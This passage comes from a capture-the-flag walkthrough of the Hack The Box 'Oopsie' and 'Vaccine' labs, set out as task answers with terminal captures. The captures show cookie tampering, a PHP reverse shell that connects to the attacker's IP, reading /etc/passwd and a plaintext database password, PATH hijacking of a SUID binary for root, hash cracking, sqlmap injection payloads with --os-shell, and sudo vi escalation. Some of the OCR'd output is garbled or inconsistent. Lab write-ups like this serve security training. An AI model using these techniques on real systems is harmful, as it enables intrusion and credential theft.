- Details:** Manipulating browser cookies can lead to privilege escalation on web applications.



Task 4: Admin User Access ID

- Question:** Access ID of the admin user?
- Answer:** 34322
- Details:** Access IDs are often used in web applications for user identification and access control.



MegaCorp Automotive Account Branding Clients Uploads Logged in as Guest

Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

Task 5: File Upload Directory

- Question:** Directory for uploaded files on the server?
- Answer:** /uploads
- Details:** Knowing the upload directory is essential for file upload vulnerability exploitation.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
role	admin	10.129.95.191	/	Sat, 09 Mar 2024 01:32:26 GMT	9	false	false	None	Thu, 08 Feb 2024 01:37:23 GMT
user	34322	10.129.95.191	/	Sat, 09 Mar 2024 01:32:26 GMT	9	false	false	None	Thu, 08 Feb 2024 01:37:31 GMT

Task 6: Password File

- Question:** File containing shared password with user 'robert'?
- Answer:** db.php
- Details:** Files like db.php can contain sensitive information like passwords, useful for further system access.

```

kali@kali: ~/Downloads x kali@kali: ~/oopsie x kali@kali: ~ x
GNU nano 7.2                                     php-reverse-shell.php
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally)
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail as
// Some compile-time options are needed for daemonisation (like pcntl, posix). To
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.43'; // CHANGE THIS
$pport = 80; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

The screenshot shows a Kali Linux desktop environment with several windows open:

- Terminal Window:** Shows a nano editor session for a file named "php-reverse-shell.php". The code is identical to the one shown above, with some parts highlighted in orange.
- File Manager:** Shows a directory structure under "/var/www/html/uploads".
- Web Browser:** Shows a 404 Not Found error page for the URL "http://10.129.95.191/uploads/php-reverse-shell.php".
- Terminal Session:** A second terminal window titled "(kali㉿kali)-[~]" shows the command "sudo nc -lvp 80" being run, followed by the output of netstat -an | grep 80, which shows a listening socket on port 80.
- File Explorer:** Shows a file named "php-reverse-shell.php" in the "/var/www/html/uploads" directory.
- System Tray:** Shows network status, battery level (50%), and system time (5:01).

```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x
cdrom home lib media proc sbin sys var reverse-shell.php
www-data@oopsie:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backupup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing list Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:system Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxdf:x:105:65534::/var/lib/lib/xdx/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/Landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:100:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@oopsie:~$ 

```



```

kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x
cd
bash: cd: HOME not set
www-data@oopsie:/home/robert$ cd ..../
cd ..
www-data@oopsie:~/locate root.txt
locate root.txt
ROBOT
www-data@oopsie:~/ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
www-data@oopsie:~/cd /var/www/html/
cd /var/www/html/
bash: cd: /var/www/html/: No such file or directory
www-data@oopsie:~/cd /var/www/html/
cd /var/www/html/
www-data@oopsie:/var/www/html$ ls
ls
cdn-cgi css fonts images index.php js themes uploads
www-data@oopsie:/var/www/html$ cd cdn-cgi
cd cdn-cgi
www-data@oopsie:/var/www/html/cdn-cgi$ ls
ls
login
www-data@oopsie:/var/www/html/cdn-cgi$ cd login
cd login
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php db.php index.php script.php
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$ 

```

What is the file that contains the password that is shared with the robert user?

Task 7: File Ownership Identification

- Question:** Executable for identifying file ownership by group?
- Answer:** find
- Details:** The 'find' command in Linux is used to search for files with specific ownership properties.

```

www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$ ls
admin.php db.php index.php script.js
robert@oopsie:/var/www/html/cdn-cgi/login$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/var/www/html/cdn-cgi/login$ find / -group bugtracker binary
find / -group bugtracker binary
find: 'bugtracker' is not the name of an existing group
robert@oopsie:/var/www/html/cdn-cgi/login$ find / -group bugtracker binary
find / -group bugtracker binary
find: paths must precede expression: 'binary'
robert@oopsie:/var/www/html/cdn-cgi/login$ find / -group bugtracker 2>/dev/null
<cdn-cgi/login$ find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
What executable is run with the option "-group bugtracker" to identify all
files owned by the bugtracker group?

```

: EV Bug Tracker :

Provide Bug ID: 5665

SUBMIT ANSWER **HINT**

Task 8: Privilege Execution Level

- Question:** User privileges used to run the bugtracker executable?
- Answer:** root
- Details:** Understanding execution privileges is critical for identifying potential privilege escalation vectors.

```

bash: cd: tmp: No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/login$ cd /tmp
cd /tmp
robert@oopsie:/tmp$ echo "/bin/sh" > cat
robert@oopsie:/tmp$ ls
ls
cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/tmp$ bugtracker
bugtracker

```

: EV Bug Tracker :

Provide Bug ID: 545447237

545447237

TASK 8

What executable is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?

SUBMIT ANSWER **HINT**

Task 9: SUID Meaning

- Question:** What does SUID stand for?
- Answer:** Set owner User ID
- Details:** SUID is a special type of file permission on Unix-like systems, allowing users to execute a file with the permissions of the file owner.

There are some other special permission apart from the normal file permissions read, write and execute which we set with chmod and chown commands. They are **SUID**, **SGID**, **Sticky Bit**, **ACL's**, **SUDO**, **SELinux** for granular file/folder management by Linux administrator. Today we will see

1) What is SUID?2) How to set SUID?3) Where to use SUID?

What is SUID and how to set it in Linux?

SUID (Set owner User ID up on execution) is a special type of file permissions given to a file. Normally in Linux/Unix when a program runs, it inherits access permissions from the logged in user. SUID is defined as giving temporary permissions to a user to run a program/file with the permissions of the file owner rather than the user who runs it. In simple words users will get file owner's permissions as well as owner UID and GID when executing a file/program/command.

The above sentence is a tricky one and should be explained in-depth with examples.

Read Full Post: <http://www.linuxnix.com/suid-set-suid-linuxunix/>

- **Task 10: Insecurely Called Executable**

- **Question:** Name of the insecurely called executable?
- **Answer:** cat
- **Details:** Insecure command execution like this can be exploited for gaining unauthorized access.

```

su robert
Password: M3g4CorPUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php db.php index.php script.js
robert@oopsie:/var/www/html/cdn-cgi/login$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/var/www/html/cdn-cgi/login$ find / -group bugtracker binary
find: 'bugtracker' is not the name of an existing group
robert@oopsie:/var/www/html/cdn-cgi/login$ find / -group bugtracker binary
find: 'bugtracker' is not the name of an existing group
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker

```

What is the name of the executable being called in an insecure manner?

: EV Bug Tracker :

Provide Bug ID: 5665

cat: /root/reports/5665: No such file or directory

```

robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker && file //usr/bin/bugtracker
<n$ /usr/bin/bugtracker && file //usr/bin/bugtracker

```

Submit user flag

- **Submit User Flag**

- **Flag:** f2c74ee8db7983851ab2a96a44eb7981
- **Details:** This flag indicates successful user-level access to the system.

```

kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x
games:x:5:6:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:nobody:/none:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslogix:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/:/home/nobody:/usr/sbin/nologin
apt:x:104:65534::/none:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuid:x:106:110::/run/uuid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/none:/bin/false
www-data@oopsie:/$ cd /home/robert
cd /home/robert
www-data@oopsie:/home/robert$ ls
ls
user.txt
www-data@oopsie:/home/robert$ cat user.txt
cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
www-data@oopsie:/home/robert$ 

```

Submit Root Flag

- Flag:** af13b0bee69f8a877c3faf667f7beacf
- Details:** Retrieval of the root flag indicates complete control over the system.

```

kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x
bash: cd: tmp: No such file or directory
robert@oopsie:/var/www/html/cdn-cgi/Logins$ cd /tmp
cd /tmp
robert@oopsie:/tmp$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
robert@oopsie:/tmp$ ls
ls
cat
robert@oopsie:/tmp$ chmod +x cat
chmod +x cat
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/tmp$ bugtracker
bugtracker

: EV Bug Tracker : Show Answer

Provide Bug ID: 545447237
545447237

# ls
ls -l
cat
# cd /root
cd /root
# whoami
whoami
root
# HTB for Business

```

TASK 7
What executable is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?

SUBMIT ANSWER HINT

```
File Machine View Input Devices Help
kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x
robert@oopsie:/tmp$ export PATH=/tmp:$PATH
robert@oopsie:/tmp$ echo $PATH
robert@oopsie:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robert@oopsie:/tmp$ bugtracker
bugtracker

: EV Bug Tracker :



Provide Bug ID: 545447237
545447237

TIER 1
28% Don't forget to contemplate

# ls
ls -l
cat
# cd /root
cd /root
# whoami
whoami
root
# locate root.txt
locate root.txt
# ls
ls -l
reports root.txt
# cat root.txt
cat root.txt
# head root.txt
head root.txt
af13bb0bee69f8a877c3faf667f7beacf
#
```

Conclusion

The "Oopsie" lab showcases the importance of thorough enumeration, understanding of web application security mechanisms, and exploitation of common vulnerabilities for effective system penetration.

VACCINE

Introduction

The "Vaccine" lab in Hack The Box offers an insightful penetration testing experience, focusing on exploiting FTP and SQL services, and privilege escalation on a Windows host.

Tasks and Findings

Task 1: Additional Service Hosted

- Question:** Besides SSH and HTTP, which service is hosted?
- Answer:** FTP
- Details:** FTP service can present vulnerabilities, especially if misconfigured.

```
(kali㉿kali)-[~]
$ nmap -sV -sc -T4 -Pn --min-rate=1000 --max-retries=1 10.129.241.52
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 05:50 EAT
Warning: 10.129.241.52 giving up on port because retransmission cap hit (1).
Nmap scan report for 10.129.241.52
Host is up (0.26s latency).

Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE     SERVICE VERSION
21/tcp    open      ftp      vsftpd 3.0.3
22/tcp    open      ssh      OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:ee:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (EDDSA)
|_  256 42:5b:c3:21:d7:ef:a2:0b:c9:5e:03:42:id:89:d0:28 (ED25519)

80/tcp    open      http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
3300/tcp  filtered ceph
5911/tcp  filtered cpdlc
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.60 seconds
```

Task 2: Anonymous FTP Login

- Question:** Username allowing login with any password?
- Answer:** anonymous
- Details:** Anonymous FTP access can lead to unauthorized file access.

```
(kali㉿kali)-[~]
$ nmap -sV -sc -T4 -Pn --min-rate=1000 --max-retries=1 10.129.241.52
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 05:50 EAT
Warning: 10.129.241.52 giving up on port because retransmission cap hit (1).
Nmap scan report for 10.129.241.52
Host is up (0.26s latency).

Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE     SERVICE VERSION
21/tcp    open      ftp      vsftpd 3.0.3
22/tcp    open      ssh      OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:ee:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (EDDSA)
|_  256 42:5b:c3:21:d7:ef:a2:0b:c9:5e:03:42:id:89:d0:28 (ED25519)

80/tcp    open      http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
3300/tcp  filtered ceph
5911/tcp  filtered cpdlc
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.60 seconds

(kali㉿kali)-[~]
$ ftp 10.129.241.52
Connected to 10.129.241.52.
220 (vsFTPD 3.0.3)
Name (10.129.241.52:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Task 3: Downloaded File Name

- Question:** Name of the file downloaded via FTP?

- **Answer:** backup.zip
- **Details:** The backup.zip file potentially contains sensitive data.

```


kali@kali: ~$ nmap -sT 10.129.241.52
Starting Nmap 7.6.1 ( https://nmap.org ) at 2021-04-13 18:49 UTC
Nmap done: 1 IP address (1 host up) scanned in 45.60 seconds
PORT      STATE SERVICE
80/tcp     open  http
3300/tcp   open  ceph

Nmap done: 1 IP address (1 host up) scanned in 45.60 seconds
kali@kali: ~$ ftp 10.129.241.52
Connected to 10.129.241.52.
220 (vsFTPd 3.0.3)
Name (10.129.241.52:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
221 Entering Extended Passive Mode (|||10631|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 2533 Apr 13 2021 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
221 Entering Extended Passive Mode (|||10675|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% [*****] 2533 2.80 Mib/s 00:00 ETA
226 Transfer complete.
2533 bytes received in 00:00 (8.26 Kib/s)
ftp>

```

Task 4: John The Ripper Script

- **Question:** Script for generating a hash from a password-protected zip archive?
- **Answer:** zip2john
- **Details:** zip2john is crucial for converting zip archives into a crackable format.



Task 5: Website Admin Password

- **Question:** Password for the admin user on the website?
- **Answer:** qwerty789
- **Details:** Discovering admin passwords is key for accessing privileged areas.

```

kali@kali: ~$ echo '2cb42f073ea07eefed3b7aef13bbd3' >hash
kali@kali: ~$ hashcat -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (0.6.0) starting
OpenCL API (OpenCL 3.0 PoCL 4.8+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 1077/2219 MB (512 MB allocatable), 2MUC
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x000fffff mask, 262144 bytes, 5/13 rotates
Holes: 1

Optimizers applied:
* Zed-Optimized
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Most memory required for this attack: 0 MB

Dictionary cache built:
* Files: /usr/share/wordlists/rockyou.txt
* Passwords: 14344392
* Bytes....: 139921587
* Keyspace...: 143443985
* Runtime...: 5 568s

2cb42f073ea07eefed3b7aef13bbd3:qwertz789.

Session.....: hashcat
Status.....: Cracked
Hash.Target...: 2cb42f073ea07eefed3b7aef13bbd3
Hash.Target...: 2cb42f073ea087eefed3b7aef13bbd3
Time.Started...: Thu Feb 8 06:46:54 2024 (0 secs)
Time.Estimated...: Thu Feb 8 06:46:54 2024 (0 secs)
Kernel.Feature...: Pure Kernel

```

What script comes with the John The Ripper toolset and generates a hash from a password protected zip archive in a format to allow for cracking attempts?

SUBMIT ANSWER **HINT**

Task 6: sqlmap Command Execution

- Question:** sqlmap option for command execution via SQL injection?
- Answer:** --os-shell
- Details:** The --os-shell option in sqlmap can lead to remote command execution.

```

File Actions View Input Devices Help
kali@kali: ~$ ./sqlmap.py --help
Usage: ./sqlmap.py [options] URL

Options:
  -b, --banner           Retrieve DBMS banner
  --current-user          Retrieve DBMS current user
  --current-db            Retrieve DBMS current database
  --passwords             Enumerate DBMS users password hashes
  -- dbs                  Enumerate DBMS databases
  -- tables               Enumerate DBMS database tables
  -- columns              Enumerate DBMS database table columns
  -- schema               Enumerate DBMS schema
  -- dump                Dump DBMS database table entries
  -- dump-all             Dump all DBMS databases tables entries
  -D DB                  DBMS database to enumerate
  -T TBL                 DBMS database table(s) to enumerate
  -C COL                 DBMS database table column(s) to enumerate

Operating system access:
  These options can be used to access the back-end database management
  system underlying operating system
    --os-shell             Prompt for an interactive operating system shell
    --os-pwn               Prompt for an OOB shell, Meterpreter or VNC

General:
  These options can be used to set some general working parameters
    --wizard               Simple wizard interface for beginner users
    --batch                Never ask for user input, use the default behavior
    --flush-session         Flush session files for current target

Miscellaneous:
  These options do not fit into any other category
    --wizard               Simple wizard interface for beginner users
    --batch                Never ask for user input, use the default behavior
    --flush-session         Flush session files for current target

[07:11:30] [WARNING] your sqlmap version is outdated

```

```

[*] starting @ 20:24:45 /2024-02-08/
[20:24:45] [INFO] resuming back-end DBMS 'postgresql' in NetHunter
[20:24:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (GET)
  Type: boolean-based blind
    Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
  Payload: search=any query' AND (SELECT (CASE WHEN (4329=4329) THEN NULL ELSE CAST((CHR(111)||CHR(67)||CHR(68)||CHR(67)) AS NUMERIC) END)) IS NULL-- Fira
Parameter: error-based
  Name: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: search=any query' AND 8923=CAST((CHR(113)||CHR(113)||CHR(113)||CHR(106)||CHR(113))||(SELECT (CASE WHEN (8923=8923) THEN 1 ELSE 0 END)::text||(CHR(113)||CHR(128)||CHR(106)||CHR(113)) AS NUMERIC)-- jyDV
Parameter: stacked queries
  Name: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: search=any query';SELECT PG_SLEEP(5)-- 
Parameter: time-based blind
  Name: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
  Payload: search=any query' AND 2353=(SELECT 2353 FROM PG_SLEEP(5))-- FeSN
[20:24:46] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[20:24:46] [INFO] fingerprinting the back-end DBMS operating system
[20:24:48] [INFO] the back-end DBMS operating system is Linux
[20:24:49] [INFO] testing if current user is DBA
[20:24:51] [INFO] retrieved: '1'
[20:24:51] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[20:24:51] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> 

```

Task 7: sudo Program for postgres User

- Question:** Program postgres user can run as root using sudo?
- Answer:** vi
- Details:** vi can be exploited for privilege escalation if improperly configured in sudo.

```

root@vaccine:~#
File Actions Edit View Help
root@vaccine:~| kali@kali:~| root@vaccine:~|
postgres@vaccine:$ sudo -l
[sudo] password for postgres: Docs | Kali Forums | Kali NetHunter | Exploit DB | Google Hacking DB | OffSec | Hack The Box | Distro
Matching Defaults entries for postgres on vaccine:
  env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin, mail_badpass
User postgres may run the following commands on vaccine:
  (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
root@vaccine:/var/lib/postgresql# whoami
root
root@vaccine:/var/lib/postgresql# ls
11 user.txt
root@vaccine:/var/lib/postgresql# cd ..
root@vaccine:/var/lib# ls
AccountsService cloud dpkg initramfs-tools misc php private systemd update-manager vmware
apache2 command-not-found fwupd landscape os-prober plymouth python ubuntu-adantage update-notifier
apt dbus git logrotate PackageKit polkit-1 snapd ubuntu-release-upgrader usbutils
btmpd dhcp grub man-db pam postgresql sudo ucf vim
root@vaccine:/var/lib# cd ..
root@vaccine:/var# cd ..
root@vaccine:# ls
bin cdmrom etc initrd.img lib lib64 lost+found mnt proc run snap sys usr vmlinuz
boot dev home initrd.img.old lib32 libx32 media opt root sbin srv tmp var vmlinuz.old
root@vaccine:# cd root
root@vaccine:# ls
pg_hba.conf root.txt snap
root@vaccine:# cat root.txt
dd6e058e814260bc70e9bbdef2715849
root@vaccine:~# 

```

Shell Scripting for Progress DBA

Now that we are familiar with the basic unix commands which would be required by a Progress DBA at various troubleshooting and day to day activity scenarios while working on a

Submit User Flag

- Flag:** ec9b13ca4d6229cd5cc1e09980965bf7
- Details:** Indicates initial access to the system.

kali (Snapshot 2) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

Administrator: kali@kali: ~

What script comes with kali? What option can be used to run it? New Tab

File Actions Edit View Help

kali@kali: ~/Downloads x kali@kali: ~ x kali@kali: ~ x

Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: search-any query' AND 8923=CAST((CHR(113)||CHR(113)||CHR(113)||CHR(106)||CHR(113))||(SELECT (CASE WHEN (8923=8923) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(113)||CHR(120)||CHR(106)||CHR(113)) AS NUMERIC)-- jyDV

Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: search-any query';SELECT PG_SLEEP(5)--

Type: time-based blind
Title: PostgreSQL > 8.1 time-based blind
Payload: search-any query' AND 2353=(SELECT 2353 FROM PG_SLEEP(5))-- FeSN

[20:24:46] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL

